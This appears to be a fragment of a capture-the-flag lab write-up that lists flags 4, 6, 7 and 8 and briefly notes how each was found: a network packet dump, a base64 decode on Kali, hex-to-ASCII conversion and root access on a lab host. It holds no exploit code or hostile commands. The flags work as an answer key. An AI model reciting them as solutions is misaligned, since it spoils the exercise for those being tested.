
flag4{youre_going_places}

Retrieved from string output of flag4.jpg with root privilege on server



flag6{listen}

Retrieved from sniffing network traffic on172.16.1.2



```
0000  08 00 27 a4 79 02 08 00  27 ab ae 80 08 00 45 00   ··'·y··· '·····E·
0010  00 54 91 c6 00 00 40 01  8e bf ac 10 01 01 ac 10   ·T····@· ········
0020  01 02 00 00 22 3e 02 7b  69 c8 61 f5 37 66 00 00   ····">·{ i·a·7f··
0030  00 00 79 f9 0b 00 00 00  00 00 67 36 7b 6c 69 73   ··y····· ··g6{lis
0040  74 65 6e 7d 66 6c 61 67  36 7b 6c 69 73 74 65 6e   ten}flag 6{listen
0050  7d 66 6c 61 67 36 7b 6c  69 73 74 65 6e 7d 66 6c   }flag6{l isten}fl
0060  61 67                                             ag
```

flag7{worlds_within_worlds}


Retrieved from decoding flag7 file with base64 on nbnclient

```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -d flag7 > flag7.jpg
```

flag7{worlds_within_worlds}

flag8{escape_the_metaverse}

Retrieved from converting hex to ascii in flag8 when logged in to nbnclient as root.



Hexadecimal Value

```
666C6167387B6573636170655F7468655F6D657461
76657273657D0D0A0D0A546869732069732074686 5
206C61737420666C61672E2057656C6C20646F6E65
21
```

Ascii (String)

```
flag8{escape_the_metaverse}



This is the last flag. Well done!
```

Convert

swap conversion: Ascii Text To Hexadecimal Converter